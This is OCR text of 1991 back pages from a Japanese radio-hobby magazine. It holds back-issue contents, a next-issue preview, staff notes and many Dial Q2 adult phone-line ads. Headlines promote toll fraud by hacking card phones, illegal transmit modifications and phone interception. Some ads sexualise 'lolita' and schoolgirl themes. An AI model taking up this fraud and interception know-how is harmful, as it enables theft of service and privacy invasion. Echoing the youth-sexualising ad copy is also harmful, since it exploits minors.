アクションバンド9月号の発売日は

8月21日

いつも「アクションバンド」を
ご愛読いただき誠にありがとう
ございます。

さて「アクションバンド」9

月号は取次各社（全国の書店に
アクションバンドを送ってくれ
ている会社）の一斉夏休みのた
め、この号に限り、8月21日全

国書店発売となってしまいまし
た。ご迷惑をおかけますがよろ
しくお願いいたします。なお、
10月号からは毎月19日発売です。



モノ 好きの カタログ

生活には何んの役にも立たない 面白グッズばかり400点掲載!

●ゲレンデのヒーロー/スノーランナー利用リポート ●ダイエットにもオシャレが必要/スリムイヤリ
ング ●缶入り酸素/SUN SHOWER ●カラオケファンの見方/カラオケのど自慢♪リンクゼリー ●
中国4千年の歴史/耳針穴位模型 ●カネゴンやレッドキングが君を待っている/かいじゅう風呂 ●生
きてたりして!/?さそりの標本 ●デモ大好き人間用/拡声器付ヘルメット ●悪用厳禁/開鍵工具使用リ
ポート ●君の部屋がディスコに変身/ミュージックプレーザー ●1度は吞むべきだ浅草の味/電気ブラ
ン ●上手にタマゴの殻がむける/タマゴシール ●気持ち悪いなんていわないで! 編集部員女装経験リ
ポート ●この本はH本じゃないけど一挙公開/大人のおもちゃ 他面白グッズ多数

全国有名書店大好評発売中! B5判160ページ定価1000円(〒260円)

当社の雑誌が書店にない場合は直接当社販売部までご注文ください/03-3258-6261

●『受信改造バイブル』がハムショップに置いてない場合は直接当社販売部までご注文ください。

既刊号の目次案内

●オトクな「アクションバンド」定期購読は年間5千円。お申し込みは巻末振替用紙でどうぞ！



91年
2月号
No. 41

●特集●完全基板対応版ノワーブースタ大コレクションノリアンプ製作のノウハウノ中波帯100W・短波帯100W オールモードノ50MHz100W オールモードノ80MHz・144MHz100W オールモードノ430MHz35WFM/LED表示ノワーメータノ430MHzノワーアンプ2種ノ50MHz・144MHz25Wノジャンクトラジスタで作るノワーアンプ他●MP200&MVT7000使用リポート●


10A安定化電源キットの製作●C460受信コ
●今月の製作(電子ふうりん)●21MHz アンテナカブラーの製作●ABレポート(DJ560 SX)●テカデジ温度計の製作●無線機グレードアップ(FOX チェイサーの製作)●好評連載ノAB流ラジコンロボ技術●ICR 1 誌上取説●スタンガン威力倍増計■カラーノ軍用無線機(R1051)ノ機動視式式で見えた白バイノ岩国基地航空ショー¥520(¥71)



3月号
No. 42

●特集●CB・その世界のすべてノCBの歴史と現在の状況ノCB機カタログノCberのトレンド・アイテム解説ノトラック局解部ノCBクラブ潜入記ノ電波障害・住民対Cberの戦いノCB用語集ノCBの常識ノモボトノCB・DX通信入門ノ交信エリア研究ノHF機をCBに改造するノこれからのCB●面白グッス(CMカッター)●今月の改造(FT74/FT4800/DJS1/IC2410)

●C160/FT4800使用リポート●警消ピクトリアル(119番新システム研究)●新連載良い子の鉄道趣味入門●新し物好きのための最新ノハティ機研究●新連載ノエアーバンドを聞こう●君にも同路設計ができるノ(3端予レギュレータ)●キットの製作(FCZブリテンナ・430MHzアンテナ)■カラーノ軍用無線機(米軍現用テタ)ノ警視庁年頭部隊出動訓練 ¥520(¥71)



4月号
No. 43

●特集●人気コードレスホン全比較・受信・改造ノ小電力コードレスホンうちこれこれノ最新人気機種比較ノソニー(SPP-L33)ノケンウッド(IS-W07)ノパナソニック(VJ-W56)ノビクター(TN-S32)ノ三菱(TL-SR50)ノコードレスホン受信デテックノ受信アンプ大研究ノコードレス受信用アンテナの製作ノ改造用便利道具の製作ノコードレスホン徹底解剖●面白グッス(シャイロソーサー)●新連載ノ野々村電話の電話コ

ナー(災害復旧用無線電話)●今月の改造(TM-441/TM241)●ちょっと機道使用リポート(C160/C460)●大好評ノ良い子の鉄道趣味入門●仲良く使うバカードの実体●オナーズマニュアル(IC-3N/IC-03N)●キットの製作(天気予報アメドスの製作)●自作回路のノウハウとポイント(LEDの巻)■カラーノ軍用無線機(R-1490)ノスタジオ見学記ノFT-4800完全解剖ノ面白カード ¥520(¥71)



5月号
No. 44

●特集●人気HF機送信改造ノTS680/FT747/FT757/FT767/IC721/IC726/IC760他ノマップに関係なく受信できるところは送信してしまおう改造が理解で簡単に行えるようにしている●面白グッス(マルドル多機能マイク使用リポート)●FT4800を再検証する●FT27/74使用リポート●今月の改造(FT24/FT5800)●C5600徹底攻略法●IC3Nはれない送信改造方法●AB-BBS

案内●どこまで飛ぶか1200MHzの話●良い子の鉄道模型趣味入門(実物の運転形態を見る)●6m FMトランシーバーへの挑戦(基板の組立と問題点)●業務無線入門(ムーバ運用開始)●C5600オナーズマニュアル●郵政省がもくろむ世紀最大の愚挙ノ電波受信に罰則規定?■カラーノ自衛隊現用無線機一挙公開(GRC-N 1/N 2)ノ交換仕様完全覆面ノトカーオークション ¥520(¥71)



6月号
No. 45

●特集●人気ログ送受信改造ヤマモリ62機種ノC5200/C5000/C112/C412/C150/C450/C520/C520/C50/C5600/C160/C460/TH25/TH45/TM231/TH431/TH25G/TH45G/THF27/THF47/THK27/THK47/TH75/TH77/TM701/TM702/TM721/TM721G/TM241/TM441/TM631/TM941/FT23/FT73/FT204/FT704/FT24/FT74/FT728/FT4700/FT4800/FT5800/IC02N/IC03N/IC25/IC35/IC25T/IC35T/IC229/IC339/IC24/IC901/IC2310/IC2410/IC2320/

ICW2/DR590SX/DJ500SX/DJ160SX/DJ460SX/DJ560SX/DJS1●口紅アンテナH50使用リポート●電話コーナー(マジックホンは今でも使える)●ピコスケの内部を覗いてしまおう●今月の改造(TM741/DJS4/DJF4/DJK1/DJK4)●警消ピクトリアル(関東にも同路設計の覆面)●C460オナーズマニュアル■カラーノ軍用無線機(中国現用受信機139A)ノAVファン必見カラーノバーンジェネレータ ¥520(¥71)



7月号
No. 46

●特集●NTTカードC使用ノ究極のタダ電話1ノ完全タダ電話ノハッキングをスバリ検証ノタダ電ノハッキングの仕組みノNTTカードCの入手法ノカードC以外にもタダ電できるノQや国際電話はかかるカノタダ電できる電話とできない電話ノハッキング対策済み電話もあるノハッキング用ノーンダイアラの製作ノノーンダイアラを極限まで高速化する方法●ハティ機用アンテナ(RH901/RH951)使用リポート

●ピコスケ使用リポート●今月の改造(TM841/IC3SR)●警消ピクトリアル(フォードの救急車配備)●2m受信機製作への挑戦●430MHzローコストGPの製作●新連載ネカノトランシーバーで聞く短波帯の魅力●C412オナーズマニュアル■カラーノ面白カードノ軍用無線機(第二次世界大戦に設計されたTCS)ノ横須賀米海軍基地探訪リポート ¥520(¥71)

送料は1冊71円。2冊まで100円。4冊まで150円。10冊まで300円。11冊以上400円です。

次号予告

アクトコンバインド

●A5サイズ

定価520円(送料71円)

8月21日発売

一部地域によって発売が
2～3日遅れます

Vol. 5

通巻第48号

9

特集 これで完全理解！ 携帯電話&電話のすべて！！

●人気の携帯電話の中を覗いてみよう ●携帯電話のシステムについて理解すればハッキングだつて楽さ！

●NTT局内システムはこうなっている！ ●世界中と話せる国際電話は意外と簡単なシステムだ！

●これから人気のHF帯！ 各社人気HFリグをまとめて紹介！ 君ならどれにする？！

●FT73を使ってあちこちの周波数にオンエアーするための改造法を大公開しちゃう！

●コードレスホン受信は楽しいだから受信講座

●最新大阪、日本橋無線事情を見る！

●毎月楽しい警察・消防ピクトリアル

*内容は一部変更になることがあります。

次号の『アクションバンド』の発売は8月21日です！

アキバのつぶやき

広告目次


- (ア) 朝日コーポレーション(通信機)表3
イカリヤ(通販).....24~25
伊豆美(販売店・通販).....40~42
エーオーアル(通信機).....3
(カ) 小池無線(販売店・通販).....36
カギ屋ロックサービス(開錠工具)35
関東システムサービス(販売店・通販)13
(サ) サンフラッシュ(通信機器).....16
サンヨー電子(販売店・通販).....5
JIC(情報機器).....10
新前橋無線(販売店・通販).....197
(タ) T・ZONE(販売店・通販).....4
第一電波工業(アンテナ).....15
ダイエー(通販).....31
タチカワ・トレーディング(開錠工具)17
通信企画(AV機器).....34
塚本無線(販売店).....29
九十九電機(販売店・通販).....12
電子機器(販売店・通販).....32
東亜セキュリティー(護身用具).....14
(ナ) ナテック(アンテナ).....30
南部エンジニアリング(通販).....33
日栄ムセン(販売店・通販)表2・37
(ハ) ハムセンアライ(販売店・通販).....11
バックスタジオ(販売店・通販).....6~7
(マ) マイクロ電子販売(情報機器)18~21
町田電気(販売店・通販).....22~23
マルシマ(販売店).....188
(ヤ) ユビテル工業(通信機器).....表4
(ラ) ラジオスポット(販売店・通販).....26~27
ロジック(販売店・通販).....32
ダイヤルQ*関連広告
16・28・30・34・144~146・204・205・
211~242

'91年6月号読者プレゼント当選者(敬称略)

- ◇ドライバセット
岡山県・富田浩司
◇ハンドニブラ
愛知県・鈴木伸広

●本誌への広告のお問い合わせ、お申し込みは、マガジランド広告部で承っております。☎03-3258-6261
担当/南雲(なぐも)・柳津(やないず)

注目！ここが近道です！



なんとなく世の中おかしくなって
いるぞ。小選挙区制→自民党圧勝
→憲法改正→徴兵制導入→他国の
戦場に若者派遣。この図式がはっ
きりとしてきた。豊かな生活に慣
れきってしまった若者は、自分が
戦場へ送り込まれるとは夢にも思
っていない。為政者の頭のよさの
勝利だ。政治を無視したつげがま
わってきた。怒りと反省。(佐藤)

どこかの会社が数人の「癡癪」病
の患者の被害妄想的抗議によって、
せっかく作ったCFを中止させ
られました。「癡癪」病では自覚症
状がないので気が付いたときには
脳が侵されて再起不能になります。
まさにガンより恐ろしい「癡癪」病
といえます。電車の座席の定員が
守れぬ、タバコの迷惑にならない
吸い方を知らぬ、踏切で事故った
ときの防護方法を忘れる「癡癪」病
は社会のエイズです。(私も?吉野)

私は、全体主義が嫌いです。軍国
主義だと戦争だとか、ふあしず
むだとかいった難かしいことは、
評論家のセンスにお任せするとし
て、「みんなが・みんなが…」とい
うミンミンゼミの大合唱のもとに、
個人が圧殺されてしまうのは大嫌
いです。だから、大きな組織は厭
です。その組織に取り込まれて
しまうのも厭です。そんなことが、
最近では身近にありすぎて、やん
っちゃう。(ヒグラシ若山)

朝からとてもいい天気だった。洗
濯をし、今日は大丈夫と思ったけ
ど、天気が変りやすいこの時期/
用心して少し窓を開けて、家の中
に干す。帰ってみてびっくり。部
屋の中はびしょ濡れ。洗濯物はサ
ッシの濡れほこりをかぶってドク
だらけ。強風と雨降りのWパンチ
を受けていた。東京は晴れてたの
になあ…。(千葉に住む久美)

夜遅く電話が鳴り、受話器を取れ
ば「もすもす?」と男の声。身近
にこれだけ恥づけるヤツはいない
ので「間違いだな」と思えば、小
学校(栃木)の同級生から卒業式
以来の電話で、クラス会の誘いで
した。電話のあと、懐かしさのあ
まり卒業アルバムを開けば「10年
後の私たち」のページ。昔はあんな
こと考えてたんですね。「故郷の
訛り懐かし停車場の…」たまには
田舎に帰ってみるかな。(沼尻)

社員旅行で温泉につかっていたと
きのこと。ふと隣の若山氏を見る
と、眼鏡をかけたまま。「眼鏡かけ
たまま入るのですか?」と尋ねる
と「眼鏡はずしたらまわりが見え
ないよ」と一言。なんと、向こう
のハミング片桐氏も眼鏡をかけて
いる。なんで眼鏡着用で入浴する
と、眼鏡の洗浄にもなるそう
です。お風呂つて眼鏡をかけたまま
入るものだったのですね。勉強に
なりました。(木村ボン太)

アクションバンド電波 1991年8月号 定価520円 (税込)

1991年8月1日発売 (毎月1回1日発行)

発行所 マガジランド 〒101 東京都千代田区神田須田町2-15-3(215ビル)

電話03 (3258) 0411 (編集部)

電話03 (3258) 6261 (販売部・広告部)

発行人 伊藤英俊

編集人 佐藤昭二

印刷 凸版印刷株式会社 写植・版下 株式会社ローヤル企画

©禁無断転写・複写

人生相談&ミステリー体験談話ダイヤル



ミステリー体験談や、仕事、
家庭、恋の悩みを相談したり
情報交換の場として有意義に
ご利用ください。

- ★AM10:00～PM13:00
主婦の情報交換家庭内談話タイム
- ★PM13:10～PM17:00
人生悩み事相談タイム
- ★PM19:00～22:00
私のミステリー体験聞いて
- ★PM22:00～
恋愛相談・体験談・談話タイム

見知らぬ7人の仲間が、あなたの
体験や悩み事にアドバイスしたり、
あなたもまた他人の相談相手にな
ってあげてください。

パーティーライン

〈24時間OK／14秒10円〉

名古屋市中区 052(242)6030

0990-328-650

NET

WORK

J

ツリーショット

Q²

電話だから話せるって……
ない？

あなたまで


テしないで……

0990(300)988

0990(311)925

6秒10円

ライン提供：ネットワークJ 企画：NOAA 東京都墨田区緑 4-16



03(3634)8488

伝言チャンネル

※全国の皆さま(男女)からの伝言、メッセージが、いっぱい詰まっています。

※あなたからのメッセージもOK!

 **0990321-288**



登場

NEW パーティライン
 **0990343-088** 〈3分180円〉

わくわく・ダイヤル...??

 **0990**

321-277

24時間オープン

ポエム

名古屋市中区 ☎052(321)0086

(6秒10円)

話題独占 ツーツョット

ここが違う!

女子大生、OL、人妻があなたの期待にこたえてくれます。



直電ダイヤル

☎0990-33-1828



素敵な彼女と
素敵な出会い...

素敵な彼女と
素敵な出会い...
楽しい話が
あまらぬ。



お電話ください
全日本女性
王様

ニッポン

トランス
everywhere

ドク
ーガー



♥モラルある楽しい会話を

可愛いダイヤルメールがあなたの電話を待っています。

Let's Call ☎0990-32-2428

7月のBEST10

D

マダム倶楽部

☎0990-304-811

きっと何でも聞いてくれるヨ **直電**

Q

ロリータQ²

☎0990-305-611

はりコン生録の決定版!!

N

ナース ステーション

☎0990-302-374

悩み事etc...いろんな話しよう **直電**

I

テレホンサークル

☎0990-301-782

お話し好きの学生サークル **直電**

2

カレッジダイヤル

☎0990-308-611

キャンパスからのSEXYボイス生録

E

放課後クラブ

☎ 0990・304・911

ロリータファン待望 **秘直電**

A

キャンパスクラブ

☎0990-301-856

ピカピカキャンパスギャルがお相手 **直電**

W

オフィスライン

☎0990-311-770

知る人ぞ知る超ロングランツーショット

L

GAL'S 21

☎0990-306-211

秘の番号さえ聞いたらソク **直電**



上記に関するお問い合わせは
墨田区江東橋 3-6 H&H
02(3634)2411代
情報料 6秒10円

S

ミセスコール

☎0990-306-411

20代ミセスがお相手します **直電**

ASOBI CLUB

FOR AMUSEMENT LIFE

DATE 110 BAN(デート110番)

恋の悩み受け付けます。感性豊かな彼女達がいっしょに考えてくれます。もちろんその他もOK!! ただしカゲキすぎるのは、ダメヨ

0990-328-070

シャープ ナ オ ハ ヨー

#7084 ※東京03地域の方のみ

ASOBI CLUB 福岡

0990-307-860

モーニングコールサービス

時計のベルだけではめざめないあなたへ、アソビクラブからとってもチャームな彼女が、モーニングコールします。これからHOTな1日が始まります。

Let's Call !!



株アイ・エス・オーお問い合わせ
TEL 03-3486-6554
情報料 6秒10円

君めコールでドラマが……

男性のコールと女性のコールを、
コンピューターでドッキングする

最新のツーショット

どんな相手が出てくるかな……？

素敵なドラマは、コールから……？

●見知らぬ男女が電話で楽しい会話、情報交換のダイヤルとしてお楽しみ下さい。

●24時間いつでも、どこからでもご利用いただけます。

0990 -340- ヨ ヤ ク
-341- 489
-342-

SEXYボイスダイヤル

ノンフィクション君も思わず……

0990 -ダイヤル304- ひつこ
-ダイヤル307- 325
-ダイヤル318-

※プッシュ・ダイヤルどちらでもご利用になれます。

※6秒10円



Q2 男と女のトークランド

BELL TOP

テレクラ界大爆発

遂に登場!! 究極の逆さテレクラ&ツーショット

(テレクラ通いは、もう古い! 自宅で恋人探し出来る夢のシステム実現)



只今大人気 24 時間完全 1 対 1
全国コンピューターツーショット

☎0990-33-2428

6 秒
10 円

☎0990-33-2423

※少し待ってれば必ずつながります。

業界最新システム。NO.1

8 人でダイヤルパーティ

☎0990-33-2413

直接アタック逆さテレクラ

☎0990-33-2443

♡一度はこう!! 人妻キラー

青山氏の秘体験テープ

33-2430

☎0990

33-2450

33-2415

1 分 60 円

33-2435

テレクラ大王青山氏オリジナル

★これはいける

ダイヤルすれば"ベリーハッピー!!"

ポパイの伝言チャンネル

☎0990-33-2412

☎0990-33-2439

※男女好きな方のメッセージを聞けます。

本物の逆さテレクラとは何ですか?それを追及し遂に登場!!


ダイヤルQ²ですから貴男は(全国どこからでも)ダイヤルするだけで見知らぬ彼女と二人だけのお話ができます。どんどんアタックして下さい。貴男の熱いコールを素敵な見知らぬ寂しがりやの彼女たちが待ってます。

★はっきり言ってこれは、美味しいですよ。♡毎日ねるとんカップルが続々誕生してます。♡さあ貴男もこのビッグチャンスに乗り遅れるな!

東京都中央区銀座Q²テレクラポパイグループ



☎03-3915-6630



女性雑誌、週刊誌
大宣伝中!!

★アーバンラブネット

出逢いをプロデュース

No.1

Twoshot

GAL
逆テレ直電

アクセス率
待機時間
2分...68.2%
3分...74.9%
5分...89%

女の子のコールと貴方
のコールを最近型のコンピ
ュータでジョイント!! いつでも
どこからでもダイヤルするだけでOK!!
素人の女の子がすべてフリーダイヤル
でかけられます。

当番組に会員登録
録された約300人の女
性コンパニオン宅へ直接転
送!!



女の子完全待機

0990

315-198

0990 343-117

0990 314-117

0990 346-117

0990 338-211

0990 338-212

さあ、今宵の相手は
どんなギャル?

※時間帯によっては、回線が混み合っ
ている場合、テープが流れる場合があ
ります。

◆極秘ダイヤル

0990-335-198

◆盗聴ダイヤル

0990-317-198

◆告白ダイヤル

0990-335-895

Q2回線お探しの方.....1回線10万円より 情報料 3分300円

ダイヤルQ2事業者募集!!

提供:アーバングループ

全国Q2回線売買・仲介OK

地 区	回 線	地 区	回 線	地 区	回 線
名古屋	200	関	40	池 袋	100
豊 橋	45	福 井	70	長 野	160
津 島	100	大 阪	350	広 島	100
一 宮	120	文京区	130	仙 台	150
尾 鷲	150	豊 田	40	岩 槻	82

※他地域有り、先着制度によりお早めに!!


格安ツーショット機

★8回線(4ペア).....180万円
全自動完全無人

ツーショット機リース

★8回線(4ペア)....1ヵ月16万円
★最新型転送ツーショット機
5回線対応格安32万円より

↑即納OK↓



お問い合わせ (有)アーバングループ

TEL 052(624)0577
FAX 052(624)3461

あなたからの電話で

すべては始まる...

きっと期待は裏切らない!

登録ギャル200名が
あなたからのCALLを
24時間お待ちして
います。



LOVEダイヤル

0990-310-477

情報料3分300円

なぜか心ウキウキ 始まるマイコミュニケーションライフ

パソコンで
気軽にどうぞ
#8855を
ご利用ください。

お近くの回線につながります。

東京エリア ● 東京都区内

0990-340-123
0990-340-344
0990-340-095
0990-330-556
0990-340-341

大阪エリア ● 大阪市

0990-344-555
0990-310-666
0990-320-222

名古屋エリア ● 名古屋市

0990-342-000
0990-324-111
0990-342-828
0990-319-222

札幌エリア ● 札幌市

0990-305-111
0990-305-222

広島エリア ● 広島市

0990-323-101
0990-321-550

福岡エリア ● 福岡市

0990-301-222

仙台エリア ● 仙台市

0990-302-111
0990-301-666

● 地域によってはサービスを受けられない場合があります。
● お近くのエリアの番号をご利用ください。

広告有効期間は平成 8 年以内です

TELE-COMMUNICATION MEDIA
CHAT
チャットダイヤル

■ 広告のお問い合わせはボイスメールへ

03-3614-9800 識別番号は、7654321です

〒104 東京都中央区銀座7-3-13

ニューギンザビル5F P.O.BOX509

株式会社ジック

なんと電話で
日人まで一緒に
おしゃべりできます
いつでもどこでも気軽にいろんな人とおし
ゃべりを楽しめる電話を使ったまったく新
しいシステムです。もちろんメッセージや
伝言などの便利な機能も充実
使い方はあなた次第
自由な発想でどうぞそ
のままとようぞ
面倒な手続きは不要
あなたの電話で
あなたの使用している電話そのままでOK
面倒な手続きや工事もしりません。ただ、
一部のサービスはフロッピー式でないとい
うだけない場合もありますので、こ
ろください。公衆電話からでもOKです
有料です。
通話料のほかには
情報料がかかります
チャットダイヤルに電話したとき、ま
じめにこのシステムが有料。通話料・情報料
合わせて、6・18秒ごとに10円・地域によ
って差があります。すこしうざせじがあ
りますので、ご確認の上、ご利用くださ
い。



JOINT

めぐり逢うたびに新しい発見

アナタのコールとレディースコールをコンピューターがジョイント/いつでもどこからでもダイヤルするだけでOK/どんどん広がる出逢いのネットワーク、素敵な会話をお楽しみ下さい。

**TWO
SHOT**

MEN'S ONLY 24hジョイントOK!

東京第一センター

0990-30-5525

東京第二センター

0990-31-5525

神奈川センター

伝言DIALセンター

0990-32-8864 0990-34-8864

B-1. LTD 東京都大田区西糀谷1-15 Free Dial 0120-0879-11 情報料3分300円



SERVICE



ラブストーリーは突然に…

あなたと私のコミュニケーションダイヤル。

プレイボーイのあなたも、インドアライフのあなたにも、
たまには、こんな出会い、いいんじゃない?

ベルクラブは24時間ダイヤルOK! あなたのお好みの時間
にいつでも…。愛のコミュニケーションしてみない?



ツーショット

コミュニケーションダイヤル!!

24時間ダイヤルOK!

0990-30-2131

0990-30-2139

0990-30-2149

BELL  CLUB

ベルクラブ
開業者募集

事業部
問合せ

大阪府堺市寺地町東2-1-202
東京都渋谷区幡ヶ谷3-25-3-102

☎07(2222)3431
☎03(3373)4634

TOKYO

パーティーライン

彼と彼女のフリートーク!

45秒10円



夢

ランド

ワイワイ! ガヤガヤ!
ハッピー気分!

0990-307-787

女性会員急増!

ツーショット 男性用

0990-312-324

東京ラブストーリー 0990-305-531

ダイヤルシティラブ 0990-305-534

6秒10円



株式会社 リード環境開発 東京都台東区東上野 ☎03-3833-4669

イカせてあげる
オ♥ニー専用ダイヤル
0990-347-237

大変混雑してなかなか、
つながらないケド、ガン
バッテコールしてネ!



宇都宮市桜4-18-2 MISHELL ☎0286(25)7071 6秒10円



Call Now!

パート
2

NEW
システム!

・人に言えない悩み事など、話し相手が欲しい人は
ストレスでお悩みのあなたに。

・もちろん、身元確か、規定の審査をパスした方ばかり。安心して、コールできます。

今すぐ2人で話せる!

0990-331-3366

0990-339-117

株ビューティライフ

TEL 045(451)2901

FAX 045(451)2904

〒221 横浜市神奈川区

子安通2-248

同時に8人まで参加できるコミュニケーションライブスペース/

ドキドキ ハラハラ


キューテックパーティ

どんな話が飛び出すか？

わくわく楽しいパーティトーク！

恋人・友達が欲しい、何かに悩んでいる、みんなで楽しみたい、そんな時にキューテックパーティ。ダイヤル・プッ

シュどちらでも利用できる
からみんなで盛りあがろう。



0990-34-8668

0990-34-8778

(情報料3分150円)

キューテック 情報ステーション

超多機能伝言ダイヤル

0990-34-8338

(情報料3分150円)

☆メッセージベース

あなただけの伝言BOXを開設しプライベートに使ったり、みんなでワイワイ伝言の遣り取りなどに...

☆インフォメーションベース

欲しい情報をみんなに呼びかけたり、逆に多くの人に情報を流したり、恋からビジネスまで使い方いろいろ。

☆コネクションベース
コンピューターで
あなたの理想の恋人を！

Step1

心理テスト

Step2

登録
会員番号

Step3

録音
自己紹介

Step4

恋人候補からの
ラブメッセージ
(最大20件)

CUE TEC JAPAN

上尾市上285-1 048(776)4679

ダイヤル・キュー・ツー情報局

24hour ON AIR

— 広告、お問い合わせ —

03-(3205)9941

(株) トータルプランニングシステム

Sexy
ダイナマイト
●人妻のテレフォンSEX
秘
0990 人妻の官能ダイヤル
329-199
0990 激、風俗ギャル
328-188
♥GALがHな話や、テレホンS♡Xの■をしてくれちゃう♥
東京都新宿区歌舞伎町 提供・T.P.S.

NTTの新サービス、ダイヤルQ²。電話情報サービスを有料化させ、だれにでも気軽に楽しめる番組を提供してくれるようになりました。今回は人気のある各番組をお楽しみ下さい。
★料金は6秒10円、番組のはじめにガイダンスが流れますのでご確認下さい。
(情報料6秒10円、別途通話料)
★一部サービスを受けられない地域があります。


盗聴
0990 ダイヤル
327-199
東京都新宿区歌舞伎町 提供・T.P.S.

風俗体感ダイヤル
テレクラ編 越谷市北越谷
0990-33-4566
ヘルス編
0990-33-4556
サロン編
0990-33-8077
Hな気分
キミを誘惑
東京都中野区本町
提供 サンライズシステム

人妻
あなたのHな
テープ送ってね!
びんびん
コール
●人妻誘拐
0990-302-065
●20才の若妻
0990-302-066
●人妻危ない関係
0990-302-067
東京都中野区本町 提供・EMICOM


淫乱専科
●すけべ人妻編
0990-310-881
●好色夫人編
0990-310-882
●SMマニア編
0990-310-883
埼玉県坂戸市
提供 ニューメディアシステム

あなたと私のホットライン



わたしたちはステキな出逢いを求めているごく普通な女の子です。わたしたちにコールしていただければステキな恋がめばえるかも...

0990-34-8130
0990-34-8140
0990-34-8150



★このサービスは、通話料と情報料合わせて6秒につき10円の料金が（市内局番の場合）かかりますが、市内よりおかけになる場合は通話料が上がりますので必ず料金ガイダンスをお確かめの上、お近くのサービスエリアにおかけ下さい。

港区 六本木 1-7-28
ハウディ ジャパン
TEL 03-3589-5456

◇ダイヤモンドグループ◇

おしゃべりクラブ

ノンフィクション

ビギン

ユア

LOVE

きみに接近!!
彼女からの甘いささやき...



0990-34-7939

0990-33-5575

0990-31-9719

0990-34-7937

0990-33-5539

募集

マンツーマン式
機械等、開業まで
お手つ台い!!

女性スタッフも
同時募集中!

広がるイメージにドキドキするのも
いい〜んじゃない?

0990-31-9769

0990-33-5589

0990-31-1655

0990-32-0996

0990-328-113

今、ツーショットでは業界NO1になった
「おしゃべりクラブ」よりお得なお知らせ!
☆この度、当社で機械等の販売もするようになり
新規の方は機械、付属品、今やられてる方!! 付属
品のみOK!! お気軽にお問い合わせ下さい。


問い合わせ先
(有)ダイヤモンド
〒116 東京都荒川区西尾久4

TEL. 03-3893-9111

ダイヤル Q₂ 官能小説 シリーズ

<p>0990-310-611</p> <p>恋の ラブゲーム</p> <p>夜ごとくり広げられる セクシーゲーム あゆみ 作</p> <p>6秒10円</p>	<p>0990-310-651</p> <p>淫乱伝説</p> <p>女性がこれ程 淫乱になれるものなのか 亀井勉 作</p> <p>6秒10円</p>	<p>0990-310-711</p> <p>愛の遍歴</p> <p>禁断の世界に酔しれて いく私 杏子 作</p> <p>6秒10円</p>	<p>0990-310-652</p> <p>バイオレンス・ ハイスクール</p> <p>生徒が体育教師、 康子をいたぶる 超バイオレンス作 松平良 作</p> <p>6秒10円</p>
<p>0990-327-895</p> <p>甘い情事</p> <p>人妻の隠された真実 中川宏一 作</p> <p>6秒10円</p>	<p>番組のお問い合わせ：オフィスライト 東京都千代田区内神田 3-5-5 03-3254-9743</p>		<p>0990-310-653</p> <p>AH-HAA ?</p> <p>紺野さつき 作</p> <p>6秒10円</p>
<p>0990-345-032</p> <p>エロティック エクスタシー</p> <p>エッチな体験は気持ちの よいことばかりの 連続でした 潤子作</p> <p>7.5秒10円</p>	<p>0990-345-031</p> <p>安芸子の裏日記</p> <p>安芸子が次々と新しい 快感を体験する話題作 松平良 作</p> <p>7.5秒10円</p>	<p>好評につき新作続々登場</p>	
<p>0990-345-538</p> <p>セクシー ドキュメント パート I</p> <p>私、大きいのが好き！ 主婦満子（仮名）の 官能体験を赤裸々に告白</p> <p>7.5秒10円</p>	<p>0990-345-539</p> <p>セクシー ドキュメント パート II</p> <p>おじさんと私、 女子大三年夕子（仮名） の体験記！</p> <p>7.5秒10円</p>	<p>0990-311-202</p> <p>お姫様の 玉遊び</p> <p>6秒10円</p>	<p>0990-312-581</p> <p>六本木 フォクシー レディ</p> <p>6秒10円</p>
		<p>0990-311-308</p> <p>はなびら 物語</p> <p>6秒10円</p>	<p>0990-323-698</p> <p>女(秘) 情報員</p> <p>6秒10円</p>

新規
オープン



コンピュータが選ぶ **Q2**
フリーとフリー
がつながる **2ショット**

☎0990-32-0996

すてきな彼女を
さがそう!!

提供: Y・Yトーク(おしゃべりクラブグループ)

Telephone Sex

THE 盗聴!

0990 - 33 - 1257

- 毎日5通り〜10通りの⑧テープ公開中
- 時間10分〜30分迄、安心してどうぞ!!

★24時間営業★ 提供: ワイ企画

テレホン セックス

すっきり コール!

0990 - 33 - 1656

